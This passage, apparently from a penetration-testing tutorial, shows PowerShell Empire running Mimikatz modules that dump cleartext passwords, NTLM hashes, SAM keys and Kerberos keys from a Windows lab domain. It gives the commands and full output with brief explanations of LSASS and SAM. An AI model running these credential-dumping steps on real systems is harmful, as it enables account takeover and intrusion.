


```
(Empire: AKW4138D) > usemodule credentials/mimikatz/purge
(Empire: powershell/credentials/mimikatz/purge) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 22
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/purge
(Empire: powershell/credentials/mimikatz/purge) >
Job started: UVKH7C

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::purge
Ticket(s) purge for current session is OK
```

Logon Passwords

Mimikatz has the ability to retrieve clear text password as well as hashes. This is done by exploiting the Local Security Authority Service on the Windows. After a machine is compromised, the attacker can use the PowerShell Empire to load the logon passwords module to extract the clear text passwords. These passwords can be used to create Golden Tickets, Account Take Over or just a preliminary step to another attack. As we can see the image shown that we have successfully extracted the password for Yashika and Aarti Users.

```
usemodule credentials/mimikatz/logonpasswords
execute
```



```
(Empire: 59WMT8BF) > usemodule credentials/mimikatz/logonpasswords
(Empire: powershell/credentials/mimikatz/logonpasswords) > execute
[*] Tasked 59WMT8BF to run TASK_CMD_JOB
[*] Agent 59WMT8BF tasked with task ID 1
[*] Tasked agent 59WMT8BF to run module powershell/credentials/mimikatz/logonpasswords
(Empire: powershell/credentials/mimikatz/logonpasswords) >
Job started: 7YGRUD

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 308380 (00000000:0004b49c)
Session           : Interactive from 1
User Name         : yashika
Domain            : IGNITE
Logon Server      : DC1
Logon Time        : 4/3/2021 12:38:26 PM
SID               : S-1-5-21-501555289-2168925624-2051597760-1103
        msv :
         [00000003] Primary
         * Username : yashika
         * Domain   : IGNITE
         * NTLM     : 64fbae31cc352fc26af97cbdef151e03
         * SHA1     : c220d333379050d852f3e65b010a817712b8c176
         * DPAPI    : e692ed6614eb3c33af5260e08471ef26
        tspkg :
        wdigest :
         * Username : yashika
         * Domain   : IGNITE
         * Password : Password@1
        kerberos :
         * Username : yashika
         * Domain   : IGNITE.LOCAL
         * Password : (null)
        ssp :
        credman :
         [00000000]
         * Username : aarti
         * Domain   : 192.168.1.78
         * Password : Password@1

Authentication Id : 0 ; 308350 (00000000:0004b47e)
Session           : Interactive from 1
User Name         : yashika
Domain            : IGNITE
Logon Server      : DC1
Logon Time        : 4/3/2021 12:38:26 PM
SID               : S-1-5-21-501555289-2168925624-2051597760-1103
```


Learn More: Understanding Guide to Mimikatz

Local Security Authority (LSA|LSASS.EXE)

LSA and LSASS stand for “Local Security Authority” And “Local Security Authority Subsystem (server) Service”, respectively. The LSA is a protected system process that authenticates and logs users on to the local computer. Domain credentials are used by the operating system and authenticated by the LSA. The LSA can validate user information by checking the SAM database located on the same computer. LSASS manages the local system policy, user authentication, and auditing while handling sensitive security data such as password hashes and Kerberos keys. The password is protected by the operating system. Only code running in-process with the LSA can read and write domain credentials. LSASS can store credentials in multiple forms, including Reversibly encrypted plaintext, Kerberos tickets (ticket-granting tickets (TGTs), service tickets), NT hash, LAN Manager (LM) hash.

After compromising the target, we can use the PowerShell Empire to extract the user hashes from the machine with the help of the lsadump module as shown in the image.

```
usemodule credentials/mimikatz/lsadump
execute
```




```
(Empire: AKW4138D) > usemodule credentials/mimikatz/lsadump
(Empire: powershell/credentials/mimikatz/lsadump) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 3
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/lsadump
(Empire: powershell/credentials/mimikatz/lsadump) >
Job started: 1SDYR4

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : DESKTOP-ATNONJ9 / S-1-5-21-1276730070-1850728493-30201559

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM :

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e9 (1001)
User : raj
LM   :
NTLM : 3dbde697d71690a769204beb12283678

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   :
NTLM : be6b7a47c3dbb506f705a8ddfed8c6c5
```

Learn More: Credential Dumping: Local Security Authority (LSA|LSASS.EXE)

SAM


SAM is short for the Security Account Manager which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored SAM. It is the responsibility of LSA (Local Security Authority) to verify user login by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as the Windows boots up. The sam module of the PowerShell Empire can be used to extract the SAM file and the associated password hash.

```
usemodule credentials/mimikatz/sam
execute
```



```
(Empire: AKW4138D) > usemodule credentials/mimikatz/sam
(Empire: powershell/credentials/mimikatz/sam) > execute
[*] Tasked AKW4138D to run TASK_CMD_JOB
[*] Agent AKW4138D tasked with task ID 9
[*] Tasked agent AKW4138D to run module powershell/credentials/mimikatz/sam
(Empire: powershell/credentials/mimikatz/sam) >
Job started: EUG4HF

Hostname: DESKTOP-ATNONJ9.ignite.local / S-1-5-21-501555289-2168925624-2051597760

  .#####.   mimikatz 2.2.0 (x64) #19041 Oct  4 2020 10:28:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

596     {0;000003e7} 1 D 42053          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p
 -> Impersonated !
 * Process Token : {0;0003f246} 1 F 575066      IGNITE\yashika  S-1-5-21-501555289-21689
 * Thread Token  : {0;000003e7} 1 D 2609490     NT AUTHORITY\SYSTEM     S-1-5-18

mimikatz(powershell) # lsadump::sam
Domain : DESKTOP-ATNONJ9
SysKey : d92268aa54cb14ee03f66cdeab0a0c5f
Local SID : S-1-5-21-1276730070-1850728493-30201559

SAMKey : b4d0398681363ef7cb6ae94477082ada

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: be6b7a47c3dbb506f705a8ddfed8c6c5
```

After the target is compromised by other methods the attacker can use the PowerShell Empire sam module to target the SAM file and read the password hashes as shown in the image below.



```
RID  : 000003e9 (1001)
User : raj
  Hash NTLM: 3dbde697d71690a769204beb12283678

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e6e1064e77ee5b97131c411183c6cdbb

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-ATNONJ9raj
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b96e277796c964c78ed0e64bb213ea13ff70f3565be60e493410e3
      aes128_hmac       (4096) : fb27b26ce0706cee2b66e2dc39218c42
      des_cbc_md5       (4096) : 1057e31a519e5b01
    OldCredentials
      aes256_hmac       (4096) : b96e277796c964c78ed0e64bb213ea13ff70f3565be60e493410e3
      aes128_hmac       (4096) : fb27b26ce0706cee2b66e2dc39218c42
      des_cbc_md5       (4096) : 1057e31a519e5b01
```

Learn More: Credential Dumping: SAM

Conclusion

After Credential Dumping Series which contained different tools that can be used against a specific vulnerability, it felt like there is a gap for a guide that can help a person who is trying to get the reins of PowerShell Empire and to showcase the ability of Mimikatz to target the wide range of Windows Authentication Systems with compatibility to integrate with different frameworks such as Metasploit, PowerShell Empire, Koadic etc.